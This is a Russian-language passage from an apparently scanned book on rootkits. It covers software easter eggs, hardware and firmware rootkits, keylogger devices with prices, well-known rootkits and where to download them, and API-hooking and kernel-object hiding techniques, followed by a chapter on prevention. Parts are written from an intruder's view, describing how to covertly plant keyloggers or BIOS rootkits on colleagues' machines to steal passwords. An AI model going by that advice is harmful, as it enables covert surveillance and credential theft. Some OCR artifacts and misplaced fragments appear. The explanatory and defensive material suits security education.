1.4. НЕ ВСЯКИЙ СКРЫТЫЙ КОД – ЭТО РУТКИТ

Еще один пример скрытого кода – это так называемые «пасхальные яйца», то есть скрытые, недокументированные возможности обычной пользовательской программы.

Программисты любят таким образом увековечивать в программе имена ее истинных создателей. Ведь, согласно законодательству, авторские права на программное обеспечение принадлежат не разработчикам, а фирме, на которую они работают, поэтому в окончании «О программе» будет написано

© 2005 ЗАО «Рога и копыта Согр.», а не фамилии действительных авторов этой программы. Авторы, не желающие остаться неизвестными, добавляют в программу сообщение, которое будет появляться только при определенных условиях (например, при нажатии определенной комбинации клавиш, которую в обычном режиме никто не нажимает).

Особенно скрытыми функциями любят баловаться разработчики Microsoft. Всем известны пасхальные яйца пакета MS Office, заставок (screensavers) в Windows 98. Прямо сейчас подойдите к компьютеру, запустите Word и введите =rand(100) и нажмите «Enter». Результат представлен на рис. 1.1.




Рис. 1.1. Подарок от Microsoft

Вам интересно? Тогда немного расслабимся и рассмотрим парочку пасхальных яиц от Microsoft. Если же у вас нет на это времени, можете с чистой совестью перейти к следующему пункту.

Зайдите в папку **Шрифты** в панели управления. Нажмите «Ctrl» + «A», а затем «Alt» + «Enter». По идеи, вы должны будете увидеть суммарный объем, занимаемый всеми шрифтами. Но вместо этого откроется довольно много оконшек **Свойства**—по одному для каждого шрифта. Единственный неприятный момент—вам придется долго их закрывать.




Рис. 1.2. Еще один подарок

Хотите увидеть имена разработчиков Windows? Без проблем. Откройте Internet Explorer и в строке адреса введите `res://shdoclc.dll/wceee.htm`. Откроется пустая страница с черным фоном. Откройте ее исходный код и найдите функцию `OnLoad()`:

```
function OnLoad()
{
    if (DecodeStr("gurjPRR") != window.name)
        return;
    document.ondragstart = CancelEvent;
    document.onselectstart = CancelEvent;
    document.onkeydown = OnKeyDown;
    ELogo.style.visibility = "";
    LoadHashTable();
    LoadAnimation();
}
```

Закомментируйте строки

```
if (DecodeStr("gurjPRR") != window.name)
    return;
```

и сохраните полученный файл под другим именем. Теперь, когда вы откроете этот файл в Internet Explorer, страница уже не будет пустой (рис. 1.3).




Рис. 1.3. Имена разработчиков Windows

Вы никак не можете разложить пасьянс Солитер? Тогда нажмите «Ctrl» + «Shift» + 10. В появившемся окне нажмите кнопку **Прервать (Abort)**, а потом сделайте ход - через секунду пасьянс будет разложен.

А вот еще одна интересная особенность русского Word. Откройте Word и введите строку, изображенную на рис. 1.4. После ввода этой строки Word будет мгновенно закрыт без сохранения данных.

правоспособность-способность лица иметь гражданские права и нести обязанности

Рис. 1.4. Вводите эту строку, предварительно сохранив данные

Разработчики Excel очень любят различные трехмерные игрушки. В Excel 2000 «зашито» подобие Need For Speed, в Excel 97 – эмулятор полета (Flight Simulator), а в Excel 95 – DOOM. Теперь вам понятно, куда уходит наше место на диске? Если вам интересно, как «поиграть в машинки», рекомендую посетить Web-страницу <http://www.izcity.com/data/soft/article372.htm>. Там вы найдете описание нескольких пасхальных яиц,

правда, для старых версий Windows и Office. Также рекомендую прочитать статью «Пасхальные яйца на 1 апреля» (<http://www.inauka.ru/projects/article30824/print.html>) .

Не нужно думать, что пасхальные яйца есть только в продуктах от Microsoft – их везде полно. Они есть в Photoshop, в Delphi. Например, чтобы увидеть имена разработчиков Delphi, выполните команду **Help→About**, а потом при нажатой клавише **«Alt»** введите TEAM (рис. 1.5).



Рис. 1.5. Пасхальное яйцо в Delphi

О пасхальных яйцах можно говорить долго, даже посвятить им отдельную книгу, но к руткитам они никакого отношения не имеют, разве что прячутся почти так же хорошо. Я рассказал о них только для того, чтобы вы немного отдохнули перед следующим параграфом.

1.5. АППАРАТНО-ПРОГРАММНЫЕ РУТКИТЫ

1.5.1. АППАРАТНО-ПРОГРАММНЫЕ РУТКИТЫ – ТЯЖЕЛАЯ АРТИЛЛЕРИЯ

Представьте себе следующую ситуацию. Вы проникли в кабинет своего коллеги, пароль которого вы хотите узнать. Или даже не проникли, а просто заглянули спросить, как дела: ведь вы не «чужой», а «свой». А в кабинете никого не оказалось... Словом, вы получили физический доступ к компьютеру жертвы. А если вы системный администратор, то вы получите этот доступ и без всяких уловок – например, под предлогом установки новой версии программы или настройки компьютера.

Вы перезагружаете компьютер и загружаетесь со своего загрузочного компакт-диска. После этого вы записываете руткит в BIOS компьютера, а также в BIOS сетевой платы. Вся операция занимает не более двух минут, после чего вы можете перезагрузить компьютер снова, чтобы пользователь смог продолжить работать.

Что делает этот руткит? Да все, «чему вы его научите» (поскольку писать этот руткит будете именно вы). Он может перехватывать все сетевые пакеты и отправлять их на ваш компьютер. А может и перехватывать все нажатия клавиш и также по сети отправлять их на ваш компьютер – выполнять функции снiffeра (шпиона). При этом ваш руткит будет работать даже после переустановки Windows. Это и есть аппаратно-программный руткит: не отдельное устройство, а низкоуровневая программа, записанная в святая святых – BIOS. Обычно аппаратно-программным способом реализуются снiffeры – снiffeры сети или клавиатуры.

Существуют и чисто аппаратные снiffeры (именно снiffeры, а не руткиты как таковые): физические устройства, подключаемые к компьютеру или сети жертвы. Они очень просты в использовании: это готовые устройства, для которых вам не нужно ни писать код, ни особо настраивать. Другое преимущество аппаратных снiffeров заключается в том, что их невозможно обнаружить программно. Правда, дополнительное устройство может оказаться заметно невооруженным глазом. Конечно, производители таких устройств делают все возможное, чтобы замаскировать их, но сами понимаете: как ни маскируй, а переходник между гнездом клавиатуры и штекером клавиатуры будет виден.

Как и чисто аппаратные снiffeры, аппаратно-программные руткиты трудно поддаются обнаружению. Если вы установили обычный программный руткит, то администратор может снять винчестер, подключить к другому компьютеру и запустить специальное антируткитное средство или навороченный антивирус, располагающий в том числе антируткитными функциями. При этом с очень большой вероятностью ваш руткит будет обнаружен и обезврежен.

А вот аппаратно-программный руткит переживет даже переформатирование винчестера и переустановку Windows. Чтобы его удалить, нужно «перепрошить» BIOS, а пользователь, даже квалифицированный, этим заниматься не будет. Конечно, существуют средства и для сканирования BIOS, но до этого еще нужно додуматься. Значит, такой руткит проживет в системе гораздо дольше, чем чисто программный, даже если это не входит в намерения системного администратора.

Основной недостаток аппаратно-программных снiffeров – это сложность реализации. Не думайте, что модифицировать BIOS очень просто. К тому

же BIOS везде разный. Вы можете написать руткит (снiffeр) для BIOS от AWARD, но на компьютерах с BIOS от AMI он уже работать не будет. К тому же BIOS может быть и одного производителя, но устанавливаться на материнские платы разных производителей и, следовательно, функционировать немного иначе. Это тоже нужно учитывать. Кстати, именно поэтому в данной книге мы даже не будем пытаться что-то записать в BIOS.

Точно такая же ситуация и с сетевой платой. Снiffeр пакетов, реализованный чисто программно, с использованием средств операционной системы, будет работать с любыми сетевыми платами, для которых установлен драйвер. А вот аппаратный снiffeр, написанный для сетевой платы Intel, не будет работать на сетевой плате 3Com.

Кроме разницы в архитектуре, необходимо учитывать и разницу версий BIOS. В общем, суть понятна: аппаратно-программные руткиты очень сильно зависят от самого аппаратного обеспечения.

Другой недостаток состоит в необходимости физического доступа к компьютеру или сети жертвы. Если аппаратно-программный снiffeр еще возможно установить удаленно, то в случае чисто аппаратного снiffeра не обойтись без работы руками. Правда, этот недостаток не очень существенен, ведь обычно аппаратные снiffeры устанавливаются «против своих», то есть физический доступ к сети у вас есть или вы можете его свободно получить.

Идеально, если именно вы, крекер, администрируете эту сеть: вы сможете правдоподобно объяснить наличие дополнительного сетевого устройства, если оно будет обнаружено.

1.5.2. СЕТЕВЫЕ СНИФФЕРЫ

Сетевые снiffeры бывают двух видов. Первые подключаются непосредственно к сетевой плате компьютера жертвы и предназначены только для перехвата пакетов этого компьютера. Вторые перехватывают пакеты всех рабочих станций сети и подключаются к сети как отдельное сетевое устройство (например, как сервер печати).

Обычно сетевые аппаратные снiffeры не имеют встроенной памяти для хранения пакетов. Перехваченные пакеты просто передаются на ваш компьютер, поэтому после установки таких снiffeров нужна некоторая настройка: как минимум вы должны указать IP-адрес своего компьютера.

Сетевые снiffeры второго типа – абсолютно законные устройства в сети. Их используют не только злоумышленники для перехвата паролей,

но и вполне добродорядочные администраторы для анализа трафика. Программа-анализатор, установленная на вашем компьютере (она входит в комплект поставки), позволяет определить, например, кто и сколько просидел в Интернете, кто посещает сайты «для взрослых» и т. п. Как дополнительный бонус, администратор получает доступ к каждому переданному пакету, следовательно, может просмотреть чьи-то пароли.

Обычно сетевые снiffeры и устанавливаются администраторами. Ведь стоимость некоторых из них превышает 1000 долларов. Насколько же актуальной должна быть информация, которую вы собираетесь перехватить, чтобы покупать устройство за такие деньги!

Одним из самых популярных программных сетевых снiffeров является Unispeed Netlogger (<http://www.unispeed.com>). Его стоимость зависит от конфигурации вашей сети и определяется индивидуально для каждого заказчика.

1.5.3. КЛАВИАТУРНЫЕ СНИФФЕРЫ

Клавиатурный снiffeр – это миниатюрное устройство, которое устанавливается в гнездо клавиатуры, а сама клавиатура подключается через это устройство. Обычно клавиатурные снiffeры оснащены Flash-памятью для хранения перехваченных нажатий клавиш.

Вы устанавливаете клавиатурный снiffeр, например, в начале дня. Пользователь, скорее всего, не заметит его: часто ли кто-то заглядывает на заднюю панель системного блока? В конце дня вы снимаете снiffeр, и все пароли, которые вводил пользователь (в том числе и на вход в систему) у вас в кармане. Вы подключаете устройство к своему компьютеру и считываете всю информацию, введенную пользователем за день. Все очень просто.

Аппаратный клавиатурный снiffeр не может быть обнаружен никаким антивирусом, а его установка занимает совсем немного времени.



Стоимость клавиатурных снiffeров зависит от размера Flash-памяти. Вот, например, цены на клавиатурный снiffeр KeyGhost (табл. 1.1).

Купить снiffeр KeyGhost можно по адресу <http://www.keyghost.com>.

Кроме KeyGhost существуют и другие снiffeры. Вы можете найти их в Интернете. В дальнейшем мы напишем собственный клавиатурный снiffeр – разумеется, программный.

Таблица 1.1. Цены на аппаратные клавиатурные снiffeры

Модель	Описание	Цена, \$
External KeyGhost Home Edition	128 Кб Flash-памяти, без шифрования	89
External KeyGhost Standard	512 Кб, базовое шифрование	99
External KeyGhost Professional	1 Мб, 128 бит шифрование	149
External KeyGhost Professional SE	2 Мб, 128 бит шифрование	199

**Рис. 1.6.** Снiffeр KeyGhost Home Edition: до и после установки**Рис. 1.7.** Снiffeр KeyGhost SX (512 Кб) стоимостью 149\$ и порядок его подключения

1.6. ЗНАКОМЬТЕСЬ – РУТКИТЫ

1.6.1. САМЫЕ ПОПУЛЯРНЫЕ РУТКИТЫ

Настало время познакомиться с наиболее популярными руткитами.

- **FU Rootkit** – позволяет скрывать процессы, повышать привилегии процесса, а также позволяет обходить Windows Event Viewer. В последней версии появилась возможность скрывать драйверы устройств.

- **HE4HOOK (He4Hook215b6.zip)** – популярный русский руткит.
- **Hacker Defender rootkit** – очень популярный руткит для Windows, о нем мы поговорим подробнее.
- **NT Rootkit (rk044)** – довольно популярный в свое время руткит, но, несмотря на то, что он давно не обновлялся, он до сих пор хорош.
- **Vanquish** – представляет собой DLL-инъекцию, основанную на Румынском рутките. Позволяет прятать файлы, каталоги, ключи реестра, а также протоколирует пароли.
- **AFX rootkit** – также очень распространенный руткит уровня пользователя, позволяющий скрывать файлы, каталоги, разделы реестра и сетевые соединения. В его составе даже имеется утилита с графическим интерфейсом для создания новых руткитов. Помните, как в былые времена были вирусные лаборатории, позволяющие конструировать самые различные вирусы?

Скачать все это, кроме AFX, можно на сайте Zone-H (<http://ru.zone-h.org/ru/download/category=2>).

Если же вам нужны самые последние версии руткитов, то посетите сайт www.rootkit.com. Правда, там скачать их чуть-чуть сложнее – нужна регистрация, а если вы хотите скачать что-то действительно очень полезное или ультрасовременное, то вам придется «дорасти» до определенного уровня, участвуя в проектах rootkit.com. Этот сайт станет хорошим подспорьем как для руткитописателя, так и для администратора: оттуда можно не только скачать исходные коды, но и прочитать о принципах работы того или иного руткита, что значительно облегчает его обнаружение.

В следующем пункте мы поговорим о популярном на наших просторах рутките Hacker Defender.

Внимание!

Загрузив один из руткитов, ни в коем случае не запускайте их на своей машине! Если вы хотите поэкспериментировать с руткитом, установите виртуальную машину VMWare, «внутри» которой установите нужную вам версию Windows. Запускать руткит нужно уже в виртуальной Windows – так вы обезопасите свой компьютер от инфицирования.

1.6.2. ОБЩИЕ ПРИНЦИПЫ РАБОТЫ РУТКИТА

Мы уже знаем, что любой «приличный» руткит должен уметь скрывать процессы, файлы и разделы реестра. Как он это делает? Рассмотрим сокрытие процессов – сокрытие файлов и реестра выполняется аналогично.

Предположим, системный администратор вводит команду **tasklist**, выводящую список процессов. Согласен, в наше время не каждый администратор знает о существовании такой команды. Тогда предположим, что он нажимает «Ctrl» + «Alt» + «Del», чтобы вызвать Диспетчер задач Windows. В любом случае он хочет увидеть список выполняемых в данный момент процессов. На рис. 1.8 изображена утилита **tasklist**, а на рис. 1.9 – Диспетчер задач.

Имя образа	PID	Имя сессии	№ сеанса	Память
System Idle Process	0	Console	0	20 КБ
System	4	Console	0	92 КБ
SMSS.EXE	632	Console	0	136 КБ
CSRSS.EXE	704	Console	0	2 780 КБ
WINLOGON.EXE	728	Console	0	992 КБ
SERVICES.EXE	722	Console	0	1 872 КБ
LSASS.EXE	784	Console	0	1 232 КБ
SUCHOST.EXE	944	Console	0	2 200 КБ
SUCHOST.EXE	988	Console	0	1 164 КБ
SUCHOST.EXE	1092	Console	0	1 212 КБ
SUCHOST.EXE	1108	Console	0	1 632 КБ
EXPLORER.EXE	1324	Console	0	13 632 КБ
SPOLLSU.EXE	1448	Console	0	2 600 КБ
MDM.EXE	1620	Console	0	1 216 КБ
NUSVC32.EXE	1652	Console	0	956 КБ
outpost.exe	1680	Console	0	17 764 КБ
RUNDLL32.EXE	1696	Console	0	1 044 КБ
CIFMON.EXE	1704	Console	0	1 540 КБ
MINWORD.EXE	584	Console	0	38 628 КБ
thebat.exe	648	Console	0	19 728 КБ
Opera.exe	328	Console	0	32 788 КБ
TOTALCMD.EXE	1072	Console	0	19 744 КБ
cmd.exe	1856	Console	0	1 572 КБ
tasklist.exe	192	Console	0	2 700 КБ
wmpuse.exe	860	Console	0	3 808 КБ

Рис. 1.8. Утилита **tasklist**

Для вывода списка процессов код программы (**tasklist** или Диспетчера задач) должен вызвать системную API-функцию, которая возвращает список выполняемых системы (например, та же функция **NtQuerySystemInformation** из библиотеки **ntdll.dll**). Функция **NtQuerySystemInformation**, в свою очередь, вызывает функцию **ZwQuerySystemInformation** – это функция уровня ядра, использующая прерывание Windows (INT 0x2E). Функция уровня ядра напрямую обращается к памяти ядра и получает из структуры **PsActiveProcessList** список выполняемых процессов, который впоследствии передается «наверх» (на пользовательский уровень) и программа, вызвавшая функцию **NtQuerySystemInformation**, выводит его на экран.



Рис. 1.9. Диспетчер задач

работать на нулевом кольце защиты и модифицировать саму структуру `PsActiveProcessList`. В этом случае его практически невозможно обнаружить, пока он находится в памяти.

Второй способ запутать антируткитные средства - это действовать от имени другого процесса. Можно, например, модифицировать файл `explorer.exe`, чтобы он считывал список автоматически выполняемых программ не из ключа `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`, а из какого-либо другого. Конечно, для модификации Проводника нужно отключить службу защиты файлов Windows, но при наличии прав администратора (а я уже отмечал, что большинство Windows-пользователей работают в системе с правами администратора) этого несложно добиться – даже не придется перезагружать Windows.

Руткиты (как в Windows, так и в Linux) бывают двух типов: **руткиты пользовательского уровня** (user level), работающие в адресном пространстве прикладных программ, и **руткиты уровня ядра** (kernel level), использующие системную память.

Также руткиты делятся по способу реализации:

- руткиты, модифицирующие путь исполнения;
- руткиты, напрямую модифицирующие объекты ядра.

Руткит может вмешаться в работу программы когда угодно. Он может, например, перехватить результат, возвращаемый функцией `ZwQuerySystemInformation`, и, модифицировав его (удалив из списка процессов нужные ему процессы), передать измененный список функции `NtQuerySystemInformation`. Он может также вмешаться в работу функции `NtQuerySystemInformation`, чтобы она вывела такой результат, какой ему нужно. Это проще, но в этом случае больше риск обнаружения руткита.

И вообще, чем ниже уровень, на котором работает руткит, тем меньше вероятность его обнаружения. Наконец, руткит может

1.6.3. Руткит HACKER DEFENDER

Hacker Defender относится к первому типу (модификация пути исполнения). Также по этому принципу работают Vanquish и AFX Rootkit. Руткиты уровня ядра менее распространены. Самыми известными руткитами этой группы являются FU и PHIDE.

Одним из популярных методов, используемых руткитами, является перехват API-вызовов. Самое интересное, что этот метод очень хорошо документирован самой же корпорацией Microsoft. Ясно, что первоначально он разрабатывался не для создания руткитов, но авторы руткитов с удовольствием его использовали.

Рассмотрим перехват API-вызовов на примере Hacker Defender. Перехват – это замена первых байтов кода API-функции инструкцией безусловного перехода к коду другой функции, находящейся в адресном пространстве программы. Для этого вычисляется адрес нужной функции, потом в памяти отводится место для кода нового варианта функции и ее исходного кода, который также сохраняется – для последующего использования.

Когда программа пользователя вызывает API-функцию (пусть ту же NtQuerySystemInformation), вызов передается функции предварительной обработки данных, которая может вызвать исходную функцию, а та, в свою очередь, вызовет функцию обработки результатов и передаст ей все результаты (информацию обо всех запущенных процессах). Функция обработки результатов может удалить некоторые записи, например, запись, содержащую сведения о самом исполняемом файле руткита. Получается, что пользователь видит не реальный список процессов, а модифицированный руткитом список.



Рис. 1.10. Перехват API-функций

Перехват API-функций можно реализовать и на уровне ядра. При переходе на нулевое кольцо защиты API-функции пользовательского уровня вызывают прерывание 0x2E. В качестве параметра этому прерыванию передается индекс необходимой функции – в нашем случае функции ZwQuerySystemInformation. По индексу функции, используя таблицу SSDT (System Services Dispatch Table), можно узнать адрес любой низкоуровневой функции. Таблица SSDT загружается программой ntoskrnl.exe. По сути, программа ntoskrnl.exe является микроядром NT.

Некоторые руткиты (но не Hacker Defender) модифицируют адрес в таблице SSDT так, чтобы он указывал на функцию, которая создана самим руткитом. Этого можно добиться, написав отдельный модуль руткита, который функционирует как драйвер устройства. Можно, конечно, из обычного пользовательского приложения при наличии соответствующих полномочий управлять устройством \dev\physicalmemory, позволяющим напрямую работать с памятью ядра.

Далее принцип такой же, как и в случае с обычной API-функцией: сначала запускается функция предварительной обработки, которая выполняет определенные действия, а затем запускает код исходной функции. После этого вызывается функция обработки результатов, которая приводит результат к виду, необходимому руткиту.

Данную технику, кстати, используют не только руткиты, но и программы, защищающие компьютер от руткитов.

Некоторые руткиты, например FU, работают иначе. Зачем изменять функции, если мы уже добрались до нулевого кольца защиты? Ведь гораздо проще модифицировать сразу системную таблицу. Руткит FU модифицирует список PsActiveProcessList, просматриваемый функцией ZwQuerySystemInformation, удаляя оттуда сведения о себе и о процессах, которые он должен скрыть. Удаление процесса из списка не приводит к завершению этого процесса, поскольку распределение процессорного времени в Windows основано не на процессах, а на потоках.

Список PsActiveProcessList – двусвязный, то есть он содержит указатели на предыдущий и последующий процессы в списке. Рассмотрим, как выглядит список процессов до и после модификации (рис.1.11).

Точно так же, изменения системные таблицы, руткит может скрывать файлы и порты, повышать приоритеты процессов и многое другое.




Рис. 1.11. Список активных процессов до и после вмешательства руткита



Глава 2. Взлом с точки зрения администратора

- ПРОФИЛАКТИКА
- ЛЕЧЕНИЕ
- СРЕДСТВА ОБНАРУЖЕНИЯ РУТКИТОВ
- ДЕТЕКТОРЫ РУТКИТОВ

RootKits

В этой главе мы поговорим об общей технике обнаружения руткитов, а также о программах, позволяющих автоматизировать эту задачу. Стоит заметить, что полную уверенность в том, что на вашем компьютере не осталось и следов руткита, не может дать даже **format.com**. Да, даже если вы переформатируете все диски вашего компьютера, существует вероятность того, что руткит останется в Flash-памяти. Но такие руткиты – редкость, поэтому особо беспокоиться не нужно, а то можно стать пааноиком.

Итак, возможны две ситуации. Первая – это когда ваш компьютер чист или вы думаете, что он чист, и вы хотите уберечься от троянов. Вторая – это когда в вашем компьютере что-то «поселилось» и вы хотите убрать непрощенного гостя из системы. Сначала мы поговорим о профилактике.

2.1. ПРОФИЛАКТИКА

Вы предполагаете, что ваш компьютер «чистый»? Предположений недостаточно: в чистоте необходимо убедиться. Поэтому вооружаемся сканерами, которые будут описаны далее в этой главе, и тестируем систему.

Если сканер что-то обнаружил, то нeliшним будет прочитать следующий пункт, в котором мы поговорим о лечении вашего компьютера. Если же ваш компьютер действительно «чист», тогда можно приступить к профилактике.

Конечно, идеальный случай – это пустой компьютер, на котором ничего не установлено кроме самой Windows.

2.1.1. Создание учетной записи обычного пользователя

Первым делом удаляем все подключения к Интернету: по локальной сети, коммутируемые, по выделенной линии. После этого создаем обычного пользователя, не администратора. На языке Microsoft это называется ограниченной учетной записью. Именно под этой учетной записью вы и будете работать в Интернете. Учетная запись администратора останется только для работ по обслуживанию системы: настройки, установки программ, создания сетевых соединений и т. п. У руткита, трояна или шпионской программы будет гораздо меньше возможностей, если она будет запущена от имени обычного пользователя с весьма ограниченными возможностями, а не от имени администратора.

На учетную запись администратора желательно поставить пароль, даже если вы один работаете за компьютером. А то мало ли чего: даже родственники могут установить клавиатурный снiffeр для того, чтобы узнать ваши пароли к Интернету.

После создания ограниченной учетной записи заново создайте подключения к Интернету и отметьте, что они будут доступны другим пользователям системы.




Рис. 2.1. Создание нового подключения

Включать брандмауэр для соединения не нужно: мы установим собственный брандмауэр, более информативный, чем штатный брандмауэр Windows.

2.1.2. УСТАНОВКА АНТИВИРУСА

Зарегистрируйтесь в системе как администратор и установите антивирус.

Какой антивирус нужно устанавливать? Неплохие результаты показывает Антивирус Касперского (ранее AVP). Лично я его и использую. Но, чтобы в книге не было рекламы, поговорим о выборе антивируса в общем, а вы уже сами определитесь, какой вам использовать.

Критерии при выборе антивируса очень много – все зависит от того, как вы будете его использовать, а также от специфики вашей повседневной работы. Начнем с общих критериев.

Самый первый критерий – это *количество вирусов*, которые может определять антивирус. Вот тут нужно быть осторожными. Дело в том, что разные компании по-разному объявляют количественные характеристики антивирусных баз. Некоторые антивирусы, например DrWeb, сообщают число базовых вирусов в своей базе данных, а некоторые (Антивирус Касперского, далее KAV) – число вирусов и всех их модификаций. Конечно, во втором случае заявленное количество будет в несколько раз больше.

К тому же, разные компании по-разному считают вирусы. Например, «Лаборатория Касперского» считает вирусами шпионские программы (spyware), backdoor, adware и другие типы программ. Это тоже влияет на число вирусов, точнее, на *число записей в базе*. Например, по состоянию на 15 декабря в базе KAV 155 337 записей, а в базе DrWeb – 96 344. Но это не означает, что DrWeb хуже, чем KAV.

После установки любого антивируса нужно обновить его базы данных. Желательно, чтобы у выбранного вами антивируса была *возможность автоматического обновления* баз данных по сети. Такая возможность есть как у DrWeb, так и у KAV.

Раз уж мы заговорили об обновлении баз антивируса, то при выборе антивируса поинтересуйтесь, *как часто выпускаются обновления* этих баз. Базы данных KAV и DrWeb обновляются очень часто, поэтому рекомендую настроить автоматическое обновление, чтобы ваши антивирусные базы были постоянно в актуальном состоянии. А вот базы некоторых «импортных» антивирусов выпускаются значительно реже, например, раз в месяц или даже раз в неделю, поэтому их лучше не использовать.

